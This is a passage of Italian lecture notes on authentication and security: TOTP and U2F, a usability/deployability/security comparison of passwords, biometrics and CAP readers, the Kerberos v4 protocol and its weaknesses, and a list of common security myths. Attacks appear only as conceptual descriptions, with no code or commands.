2. **Time-based one-time password** (TOTP): server e utente concordano su un valore segreto. Il server caclola H(secret || time). Ha come vantaggi il fatto che non dipende dalla rete ma *dipende da un'app* e dalla *segretezza nella condivisione del segreto,* messa a rischio dalla compromissione del server, ed è inoltre vulnerabile al *phishing*;
3. **Challenge-response (U2F)**: l'utente ha una coppia di chiavi private/pubblica. Il server ha la chiave pubblica dell'utente e gli invia una stringa. L'utente cifra la stringa e l'id del server con la propria chiave privata e la invia al server, il quale lo decifra con la chiave pubblica che possiede e verifica sia corretto. Non è vulnerabile al phishing e non dipende dal server. Tuttavia, è necessario che sul OS dell'utente ci sia un software specifico.

CLASSIFICAZIONE DEGLI SCHEMI DI AUTENTICAZIONE

Gli **schemi di autenticazione** sono metodi o protocolli utilizzati per verificare l'identità di un utente, un dispositivo, o un'entità digitale prima di concedere l'accesso a un sistema, servizio o risorsa protetta. L'autenticazione è un elemento fondamentale della sicurezza informatica e si basa sulla capacità di provare che l'identità dichiarata da un soggetto corrisponda effettivamente alla sua identità reale. Gli schemi di autenticazione sono fondamentali per garantire la sicurezza dei sistemi informatici, ma non possono essere valutati solo in termini di sicurezza. In particolare, tre sono i fattori tenuti in considerazione: **usability**, **deployability** e **security**.

USABILITY

L'usabilità di uno schema di autenticazione si basa su diversi fattori:

- **Facilità di apprendimento (Easy to learn)**: Gli utenti devono essere in grado di comprendere rapidamente come funziona lo schema di autenticazione e ricordarsi come utilizzarlo senza troppe difficoltà. Le password, ad esempio, sono facili da imparare.
- **Errori infrequenti (Infrequent errors)**: Lo schema deve essere affidabile, permettendo agli utenti legittimi di autenticarsi con successo nella maggior parte delle situazioni. Le password, ad esempio, possono causare errori, ma questi sono generalmente rari.
- **Scalabilità per gli utenti (Scalable for users)**: Utilizzare lo schema di autenticazione per molti account non dovrebbe aumentare significativamente il carico di lavoro dell'utente. Le password, tuttavia, non sono scalabili in questo senso, poiché l'utente deve ricordare molte combinazioni diverse.
- **Facilità di recupero in caso di perdita (Easy recovery from loss)**: Se l'utente dimentica le credenziali, dovrebbe poterle recuperare facilmente senza grandi inconvenienti. Le password offrono spesso meccanismi di recupero relativamente semplici.
- **Niente da portare (Nothing to carry)**: Gli utenti non devono portare con sé alcun oggetto fisico per autenticarsi. Le password soddisfano pienamente questo criterio.

DEPLOYABILITY

La facilità di implementazione di uno schema di autenticazione è cruciale per la sua adozione:

- **Compatibilità con i server (Server-compatible)**: Lo schema deve essere compatibile con le configurazioni di autenticazione già esistenti sui server. Le password sono facilmente integrabili nei sistemi esistenti. PASS YES
- **Compatibilità con i browser (Browser-compatible)**: Gli utenti non dovrebbero essere costretti a modificare il loro client per supportare lo schema, e dovrebbero aspettarsi che lo schema funzioni su qualsiasi browser aggiornato e conforme agli standard. Anche in questo caso, le password sono completamente compatibili.
- **Accessibilità (Accessible)**: Lo schema deve poter essere utilizzato anche da persone con disabilità fisiche, e non solo cognitive. Le password rispondono a questa esigenza.

SECURITY

La sicurezza è il pilastro principale degli schemi di autenticazione:

- **Resistenza all'osservazione fisica (Resilient to physical observation)**: Lo schema dovrebbe impedire che un attaccante possa impersonare un utente dopo aver osservato l'inserimento delle credenziali, come nel caso del shoulder surfing. Le password sono vulnerabili a questo tipo di attacco.
- **Resistenza all'impersonificazione mirata (Resilient to targeted impersonation)**: Lo schema dovrebbe essere difficile da compromettere anche per qualcuno che conosce dettagli personali dell'utente. Le password offrono una protezione moderata in questo caso.
- **Resistenza al guessing limitato (Resilient to throttled guessing)**: Lo schema dovrebbe impedire che un attaccante possa indovinare le credenziali anche con un numero limitato di tentativi. Le password sono spesso vulnerabili a questo attacco a causa della loro bassa entropia.
- **Resistenza al guessing non limitato (Resilient to unthrottled guessing)**: Anche con risorse informatiche illimitate, lo schema dovrebbe rimanere sicuro. Le password non sono sicure in questo scenario.
- **Resistenza all'osservazione interna (Resilient to internal observation)**: Lo schema dovrebbe proteggere l'utente anche se un attaccante è in grado di intercettare gli input o le comunicazioni in chiaro tra l'utente e il server. Le password sono vulnerabili anche a questo tipo di attacco.

- **Resistenza al phishing (Resilient to phishing)**: Lo schema dovrebbe impedire che un attaccante possa raccogliere credenziali utilizzando un sito di phishing. Le password non offrono protezione contro questo attacco.
- **Assenza di terze parti fidate (No-trusted-third-party)**: Lo schema non dovrebbe fare affidamento su terze parti fidate che potrebbero diventare un punto debole se compromesse. Le password non richiedono terze parti fidate.
- **Resistenza alle perdite da altri verificatori (Resilient to leaks from other verifiers)**: Nessuna informazione che un verificatore potrebbe far trapelare dovrebbe aiutare un attaccante a impersonare l'utente con un altro verificatore. Le password non soddisfano questo requisito.

CONFRONTO TRA PASSWORD, BIOMETRIA E CAP READERS

Le **password** sono facili da usare e implementare, ma presentano significative debolezze in termini di sicurezza.
Le **biometriche**, d'altra parte, offrono un livello di sicurezza superiore in molti contesti, ma non sono scalabili e possono essere difficili da recuperare in caso di perdita. La biometria è valutata dal sistema sulla base di un *punteggio di matching* tra il valore calcolato e quello memorizzato. È però sensibile a *false positive* e *false negative*.
I **CAP** (Chip Authentication Program) sono un sistema di autenticazione basato su smart card utilizzato per rafforzare la sicurezza dell'autenticazione, specialmente in ambito bancario e finanziario. I CAP readers, infine, offrono un'ottima sicurezza, ma a scapito dell'usabilità e della facilità di implementazione.

		Passwords	Biometrics	CAP readers
Usability	Easy-to-learn	Yes	Yes	Yes
	Infrequent-errors	Quasi-Yes	No	Quasi-yes
	Scalable-for-users	No	Yes	No
	Easy-recovery-from-loss	Yes	No	No
	Nothing-to-carry	Yes	Yes	No
Deployability	Server-compatible	Yes	No	No
	Browser-compatible	Yes	No	Yes
	Accessible	Yes	Quasi-Yes	No
Security	Resilient-to-physical-observation	No	Yes	Yes
	Resilient-to-targeted-impersonation	Quasi-Yes	No	Yes
	Resilient-to-throttled-guessing	No	Yes	Yes
	Resilient-to-unthrottled-guessing	No	No	Yes
	Resilient-to-internal-observation	No	No	Yes
	Resilient-to-phishing	No	No	Yes
	No-trusted-third-party	Yes	Yes	Yes
	Resilient-to-leaks-from-other-verifiers	No	No	Yes

In conclusione, si nota come nella pratica **usabilità e deployability sono più rilevanti della sicurezza**.

UNIVERSAL SECOND FACTOR (U2F) PROTOCOL

Il **protocollo Universal Second Factor (U2F)** è uno standard di settore avanzato per l'autenticazione a due fattori (2FA), sviluppato dalla **FIDO (Fast IDentity Online) Alliance**. Esso fornisce un ulteriore livello di sicurezza ai tradizionali metodi di autenticazione basati su username e password, migliorando l'intero processo di verifica dell'identità.
Caratteristiche principali:

1. **Chiave di sicurezza fisica**: Il protocollo U2F utilizza una chiave di sicurezza fisica, generalmente un dispositivo USB o un token abilitato NFC, che viene collegato o avvicinato a un computer o a un dispositivo mobile. Questi dispositivi sono progettati per essere semplici da implementare, distribuire ed usare.
   Esempi di dispositivi sono le ***interfacce USB***: sensori tattili che riconoscono l'utente e devono essere toccati dal proprietario per autorizzare qualunque operazione;

2. **Crittografia a chiave pubblica**: La chiave di sicurezza genera una coppia di chiavi crittografiche: una chiave pubblica, memorizzata dal servizio, e una chiave privata, conservata sul dispositivo. Questo garantisce la sicurezza e l'integrità del processo di autenticazione.
3. **Autenticazione tramite challenge-response**: Quando l'utente tenta di accedere, il servizio invia una sfida (challenge) alla chiave di sicurezza, che risponde con una firma digitale utilizzando la chiave privata. Il servizio verifica la firma con la chiave pubblica, assicurando l'identità dell'utente e prevenendo accessi non autorizzati.
4. **Resistenza alle manomissioni**: La chiave privata è protetta da un componente antimanomissione, rendendo estremamente difficile per eventuali aggressori estrarre o manipolare la chiave.
5. **Interoperabilità**: Il protocollo U2F è progettato per funzionare con numerosi servizi e piattaforme, tra cui Google, Azure, Dropbox, GitHub e altri.

U2F è inoltre progettato per resistere ad una vasta gamma di modelli di minaccia, quali:

- *Web attackers* → agenti malevoli che tentato di effettuare phishing;
- *Related-site attackers* → attaccanti che compromettono siti aventi bassa sicurezza;
- *Network attackers* →attaccante attivo che legge e modifica il traffico, come mad-in-the-middle;
- *Malware attackers* →attaccante installa un os malevolo sul computer dell'utente e lavorare con i privilegi dell'utente;

USO

Le chiavi di sicurezza sono progettate per essere usate nel contesto di una webapp in cui il server vuole verificare l'identità dell'utente. Comandi di supporto tramite browser APIs sono quindi:

- **Register**→la chiave genera una coppia di chiavi asimmetriche e restituisce quella pubblica, associata dal server all'account dell'utente;
- **Authenticate**→ la chiave è usata nel TUP, in cui la chiave privata è usata per generare una risposta che autentichi l'utente;

TEST OF USER PRESENCE (TUP)

È un test che permette di certificare la presenza di un umano durante l'esecuzione di un comando.
Ha due obiettivi principali:

1. Conferma dei comandi per mezzo di umani;
2. Consentire alle webapp di implementare politiche basate sul test;

L'implementazione del TUP è a carico del progettista del dispositivo.

FUNZIONAMENTO DI U2F

Due principali operazioni nel protocollo U2F:

1. **Sign(K^-, m) → firma (sig)**
   L'operazione *Sign* utilizza la chiave privata **K^-** per generare una firma digitale **sig** del messaggio **m**.
2. **Verify(K^+, m, sig) → ok?**
   L'operazione *Verify* utilizza la chiave pubblica **K^+** per verificare che la firma **sig** sia valida per il messaggio **m**. Se la verifica ha successo, restituisce **ok**.

STATO DEL SISTEMA U2F:


- **Dispositivo D**: Contiene le seguenti informazioni:
  - (Hostname/Origin, K^+, K^-)
    Hostname/Origin è l'identificativo del servizio per il quale il dispositivo ha generato la coppia di chiavi.
    K^+: chiave pubblica.
    K^-: chiave privata, che rimane segreta sul dispositivo.
- **Server S**:
  Memorizza le seguenti informazioni:
  - (Hostname/Origin, K^+)
    Il server conosce solo l'origine e la chiave pubblica **K^+** corrispondente.
- **Browser B**:
  Esegue il JavaScript del server **S** e gestisce l'interazione tra il server e il dispositivo **D**.

CONSIDERAZIONI DI SICUREZZA:

- **Il browser (B) e il server (S) non vedono mai la chiave privata (K^-)**.
  La chiave privata **K^-** rimane isolata e protetta all'interno del dispositivo **D**.
- **Anche in caso di compromissione del browser o del server**, l'attaccante non può sottrarre la chiave privata **K^-**, garantendo la sicurezza del processo di autenticazione.

APPROCCIO 1) PROTOCOLLO SEMPLIFICATO

Il server invia il challenge al browser, il quale lo invia al dispositivo. Il dispositivo lo firma e lo invia a B, il quale lo invia ad S per l'autenticazione.



Replay attack → non funziona perché, se anche l'avversario riuscisse ad acquisire la vecchia signature, questa non corrisponderebbe alla nuova signature ottenuta con la nuova challenge;

Phishing→ potrebbe funzionare nel seguente modo: l'utente visita un sito malevolo, l'attaccante visita il sito reale con le credenziali dell'utente, ottenendo la challenge corretta. Invia poi la challenge all'utente, il quale la fa firmare dal dispositivo e la invia al sito malevolo. L'attaccante ha ora accesso libro.

U2F risolve la problematica del phising **legando la challenge all'identità del server**: la challenge è così composta

$$CD = \{challenge, H(protocol \parallel hostname \parallel port)\};$$

La signature diventa quindi $\{sig, CD\}$;

Al momento della verifica, il server verificherà anche CD. Ciò farà sì che l'avversario generi un CD differente da quello reale, causando il rifiuto dal server.

ALTRI PROBLEMI COL PROTOCOLLO SEMPLIFICATO

- **CROSS-SITE LINKING:** Se il dispositivo U2F utilizza la **stessa chiave pubblica (K^+)** su diversi siti, i server possono confrontare le chiavi per identificare che l'utente è lo stesso su più piattaforme, violando la privacy.
  → *Es.: social.com e shopping.com scoprono che l'utente è identico perché usano la stessa K^+.*
  Soluzione U2F: Per-Site Key Registration
  Ogni sito riceve una **coppia di chiavi univoca (K^+, K^-)**.
  K^+ è diversa per ogni sito, evitando qualsiasi confronto tra server.
- **COMPROMISSIONE DEL CLIENT:** Può rubare il cookie di sessione dopo il login, permettendo l'accesso senza dover ripetere l'autenticazione. Può indurre l'utente a premere il pulsante della chiave di sicurezza per effettuare il login su un altro sito controllato dall'attaccante.
- **FURTO DEL DISPOSITIVO:** Se l'attaccante ruba il dispositivo U2F, può tentare di utilizzarlo per autenticarsi. È comunque necessaria la **password dell'utente**. Se questa è forte, il furto della sola chiave di sicurezza non è sufficiente.
- **FORNITURA DI UN DISPOSITIVO COMPROMESSO**

INTRODUZIONE ALLA CRITTOGRAFIA BASATA SU CURVE ELLITTICHE

La **crittografia basata su curve ellittiche**, nota anche come **ECC** (Elliptic Curve Cryptography), è uno dei pilastri fondamentali per la sicurezza nelle moderne applicazioni digitali. Questa tecnica di crittografia è particolarmente rilevante grazie alla sua efficienza e sicurezza, che la rendono ideale per ambienti con risorse limitate come dispositivi mobili e IoT.

Un aspetto cruciale da considerare è che una chiave privata basata su curve ellittiche di 256 bit offre lo stesso livello di sicurezza di una chiave RSA di 3072 bit. Questo significa che ECC consente di ottenere un'elevata sicurezza con chiavi molto più piccole, riducendo così il carico computazionale e l'uso di memoria.

Questa primitiva è spesso utilizzata nelle firme digitali.

Kerberos: Un Caso di Studio

Kerberos **è un protocollo di autenticazione di rete** progettato per fornire un'autenticazione avanzata per applicazioni client e server tramite la crittografia a chiave segreta. Ha come scopo principale la gestione dell'autenticazione in un ambiente di rete. Questo sistema si concentra sulla risoluzione del problema del "login multiplo", ovvero la necessità di autenticarsi separatamente su diversi server e servizi all'interno di una rete.
Il modello di minaccia considera **il server affidabile e la rete no**.

COMPONENTI DEL SISTEMA

Il sistema Kerberos è composto da tre componenti:

1. **Key Distribution Center (KDC)**: un server centrale che gestisce la distribuzione delle chiavi segrete e l'autenticazione degli utenti. Ogni utente mantiene solo la chiave verso il KDC.

Tutte le entità di rete (utenti, client, e server) si affidano per la gestione delle chiavi e l'autenticazione. Le entità della rete, invece, non si fidano l'una dell'altra né della rete stessa, il che significa che ogni macchina non può presupporre la fiducia nelle altre, ma può fidarsi della propria macchina locale.
Ogni utente su Kerberos ha permessi root sulla propria workstation, e il sistema utilizza chiavi simmetriche per la crittografia. Il KDC mantiene tutte le chiavi segrete necessarie per l'autenticazione e facilita la mutua autenticazione tra client e server.

2. **Authentication Server (AS)**: una parte del KDC che verifica l'identità degli utenti e rilascia i "biglietti" di autenticazione (ticket).
3. **Ticket Granting Server (TGS)**: una parte del KDC che rilascia i "biglietti" di servizio (service ticket) per l'accesso ai servizi specifici.

CHIAVI E CRIPTAZIONE


Kerberos **utilizza la crittografia a chiave segreta per proteggere la comunicazione tra gli utenti e i servizi**. Le chiavi segrete sono generate e condivise tra l'utente e il KDC, e tra il KDC e i servizi.

Kerberos è molto usato oggi, con Microsoft Active Directory che impiega Kerberos v5 come parte fondamentale del suo sistema di autenticazione. Tuttavia, in questo contesto, discutiamo principalmente della versione 4 di Kerberos, che presenta alcune peculiarità interessanti dal punto di vista della sicurezza.

FUNZIONAMENTO

Il funzionamento di Kerberos prevede diverse fasi, che si possono riassumere in due protocolli principali: **Kerberos Protocol** e **TGS Protocol**.

1. **Primo round - Kerberos Protocol**:
   - Il client invia una richiesta al KDC indicando che vuole autenticarsi con il Ticket Granting Service (TGS).
   - Il KDC risponde con un ticket cifrato per il TGS, utilizzabile dal client per ottenere accesso ai servizi richiesti.
2. **Secondo round - TGS Protocol**:
   - Il client utilizza il ticket ottenuto per richiedere l'accesso a un server specifico (ad esempio, un server di posta elettronica).
   - Il TGS verifica il ticket e, se valido, risponde con un nuovo ticket che il client può usare per autenticarsi con il server richiesto.



1. Client invia {C, TGS} al KDC

- **C**: Identifica il client.
- **TGS**: Identifica il ***Ticket Granting Server***.

Il client invia una richiesta al Key Distribution Center (KDC), chiedendo di ottenere un ticket per comunicare con il TGS.

2. Il KDC risponde con $K_C(K_{TGS}(T_{C,TGS}), K_{C,TGS})$:

- K_C: Chiave segreta condivisa tra il client e il KDC.

- **$K_{TGS}(T_{C,TGS})$**: Un ticket cifrato con la chiave segreta del TGS (K_{TGS}), contenente informazioni come l'identità del client, l'indirizzo IP, un timestamp, e la chiave di sessione ($K_{C,TGS}$) da utilizzare tra il client e il TGS.
- **$K_{C,TGS}$**: La chiave di sessione condivisa tra il client e il TGS, cifrata con la chiave segreta del client (K_C) e generata al momento della richiesta.

Il KDC risponde fornendo al client un ticket cifrato per il TGS e una chiave di sessione per comunicare con il TGS.

3. Il client invia {M, $K_{TGS}(T_{C,TGS})$, $K_{C,TGS}(A_C)$} al TGS

- **M**: Identifica il servizio a cui il client desidera accedere.
- **$K_{TGS}(T_{C,TGS})$**: Il ticket precedentemente ottenuto e cifrato con la chiave del TGS.
- **$K_{C,TGS}(A_C)$**: Un authenticator cifrato con la chiave di sessione tra il client e il TGS ($K_{C,TGS}$). L'authenticator contiene, tra le altre cose, l'identità del client e un timestamp.

Il client utilizza il ticket e l'authenticator per dimostrare al TGS di essere autorizzato a richiedere un ticket per il servizio M.

4. Il TGS risponde con $K_{C,TGS}(K_M(T_{C,M}), K_{C,M})$:

- **$K_M(T_{C,M})$**: Un ticket cifrato con la chiave segreta del servizio M (K_M), che contiene informazioni simili a quelle del ticket precedente, ma specifiche per il servizio M.
- **$K_{C,M}$**: La chiave di sessione che il client utilizzerà per comunicare con M, cifrata con la chiave di sessione tra il client e il TGS ($K_{C,TGS}$).

Il TGS fornisce al client un ticket per M e una nuova chiave di sessione per comunicare direttamente con M.

5. Il client utilizza $K_M(T_{C,M})$ e $K_{C,M}$ per usare i servizi di M

- **$K_M(T_{C,M})$**: Ticket che viene inviato al servizio M.
- **$K_{C,M}$**: La chiave di sessione utilizzata per cifrare le comunicazioni tra il client e il servizio M.

A questo punto, il client può comunicare in modo sicuro con il servizio M utilizzando il ticket e la chiave di sessione ottenuti.

NOTA: la chiave $K_{C,TGS}$ è usata **due volte** dal momento che i destinatari sono diversi.

Un **ticket** in Kerberos è essenzialmente un pacchetto di dati che include informazioni utili. Questo ticket è cifrato con la chiave segreta del server, che solo il server e il KDC conoscono. Esso è formato nel seguente modo:

$$T_{C,S} = \{S, C, address\ C, timestamp, TTL, K_{C,S}\}$$

- **S**: Identifica il servizio al quale il client vuole accedere.
- **C**: Identifica il client che sta facendo la richiesta.
- **address of C**: L'indirizzo di rete (IP) del client. Questo serve per verificare che il ticket venga utilizzato dal dispositivo corretto.
- **timestamp**: Indica il momento in cui il ticket è stato emesso. Serve per prevenire attacchi di replay, ovvero il riutilizzo di un ticket vecchio per tentare di accedere di nuovo al servizio.
- **TTL (Time To Live)**: Indica il tempo di validità del ticket. Dopo questo periodo, il ticket scade e non può più essere utilizzato.
- **$K_{C,S}$**: Una chiave di sessione simmetrica condivisa tra il client C e il servizio S. Questa chiave viene utilizzata per cifrare le comunicazioni tra il client e il servizio durante la sessione.

Invece, un **autenticatore** per il client C *può essere usato una sola volta* e ha la seguente forma:

$$A_C = \{C, address\ C, timestamp\}$$

PROBLEMI DI SICUREZZA NELLA V4

Kerberos v4, pur essendo innovativo per il suo tempo, presenta alcune limitazioni di sicurezza:

- **Uso del DES**: Kerberos v4 utilizza il DES per la crittografia, un algoritmo ormai considerato insicuro. La versione 5 di Kerberos supporta diversi algoritmi di crittografia, tra cui AES, che è molto più robusto.
- **Replay Attack**: Un attacco di replay potrebbe verificarsi se un attaccante riuscisse a intercettare un ticket e a riutilizzarlo. Questo problema è mitigato nella versione 5, che include meccanismi di cache per prevenire l'uso ripetuto degli stessi autenticatori.
- **Richieste non Autenticate**: In Kerberos v4, le richieste di ticket al KDC non sono autenticate. Un attaccante potrebbe chiedere un ticket cifrato con la chiave segreta di un client e poi tentare un attacco a forza bruta per decifrarlo. Kerberos v5 richiede che il client includa un timestamp nella richiesta, migliorando la sicurezza contro questi attacchi.
- **Attacchi di Reflection**: Questi attacchi sfruttano la simmetria della comunicazione in Kerberos, dove lo stesso testo cifrato viene utilizzato in entrambe le direzioni (client-server e server-client) usando la stessa chiave $K_{C,M}$. Un attaccante potrebbe manipolare il testo cifrato in modo tale da indurre il server a eseguire un comando scelto dall'attaccante. Per contrastare questo, Kerberos v5 utilizza due chiavi diverse per le comunicazioni dal client al server e viceversa.

BUSTING SECURITY MYTHS

1. Ignorare le vulnerabilità non nella OWASP TOP10→ Anche se una vulnerabilità non è presente nella OWASP TOP10, **è comunque importante prevenirla** dal momento che *la lista è uno strumento generale che indica i rischi web più frequenti* ma *non è esaustiva*. Innanzitutto, nella lista non sono presenti vulnerabilità come *buffer overflow*, *null pointer exceptions* o *privacy violations*.
   Come sfatare il mito? Capire bene l'obiettivo della lista.

2. Credere che il sito sia sicuro solo perché **si usa HTTPS→** è certamente vero che https alza di molto la sicurezza sul web ma tuttavia se l'*applicazione presenta falle*, queste possono comunque essere sfruttate. Spesso questo mito nasce dal fatto che non si capisce bene *cosa* protegge https (si può tranquillamente scaricare un malware da https).
   Come sfatare il mito? Capire bene cosa protegge https e dimostrare la presenza di problemi tentando di ottenere l'accesso ad un'applicazione potenzialmente vulnerabile in un ambiente di test;

3. Definire il divieto di accesso per il browser in un file di testo che indica le porzioni di file system a cui il browser non dovrebbe avere accesso (header **disallow**)→ **non è un mezzo di controllo della sicurezza** dal momento che i browser potrebbero decidere di non seguire quelle direttive.
   Come sfatare il mito? Dimostrare non funzioni;

4. Credere di essere al sicuro solo perché si fa uso di **blacklist→** sicuramente utili, ma gli attaccanti potrebbero facilmente trovare nuovi metodi o attacchi non presenti nella lista. Il mito nasce dal fatto che si crede nell'esaustività della lista, la quale *non è garantita*. Un'opzione migliore è usare una combinazione di *blacklist+whitelist*, dando vita a quella che prende il nome di ***security by diversity***.
   Come sfatare il mito? Capire bene lo scopo e i limiti di queste liste;

5. Credere che della **sicurezza se ne occupi il cloud provider→** questa idea funziona fintanto che il cloud provider sia realmente più affidabile; inoltre, la sicurezza dipende molto dalle *buone pratiche del cliente*: se il cliente si comporta in modo irresponsabile, il cloud può fare ben poco. Questo mito nasce dal fatto che per molte persone l'ambiente cloud è relativamente nuovo.
   Come sfatare il mito? Riconoscere che il cloud non è semplicemente una sostituzione di hardware ma ha anche componenti di business, legali, etc. In più, sono regolamentati da *Service Level Agreements* (**SLAs**), i quali è importante che vengano compresi;

6. Le **versioni più recenti sono più sicure delle precedenti→** sfortunatamente, non è sempre vero: una nuova release può essere migliore, uguale o peggiore della precedente. Deve comunque essere sottoposta a *valutazione*.
   Come sfatare il mito? Fare paragoni con le versioni precedenti per assicurarsi sia davvero migliore;

7. La mia API **è protetta perché si trova dietro la webapp→** cioè, credere che l'API sia sicura solo perché viene usata dietro una webapp, ma non è detto che sia accessibile solo dall'app! Questo mito nasce spesso dalla definizione dei soli *casi d'uso* nel progetto: non basta definire i casi legittimi. Soluzione comune: mettere un **gateway** nell'API, così da impedire a client non autorizzati l'accesso.
   Come sfatare il mito? Mettendo in discussione la documentazione, includere *casi d'abuso* nel design e dimostrare la presenza di possibili problemi nelle chiamate dirette alle API;

8. **Non c'è bisogno di security configuration: è plug-and-play→**questo mito nasce dall'idea che os e dispositivi sono pronti all'uso. A meno che non vengano applicate configurazioni di sicurezza aggiuntivi, il meccanismo plug-and-play *incrementa i rischi per la sicurezza*. I passi minimi da compiere sono: *cambiare password, porte e permessi di default*.
   Come sfatare il mito? Dimostrare la necessità della configurazione di sicurezza mostrando le differenze tra sistemi che la applicano e sistemi che non lo fanno (tecnica detta **side-by-side**).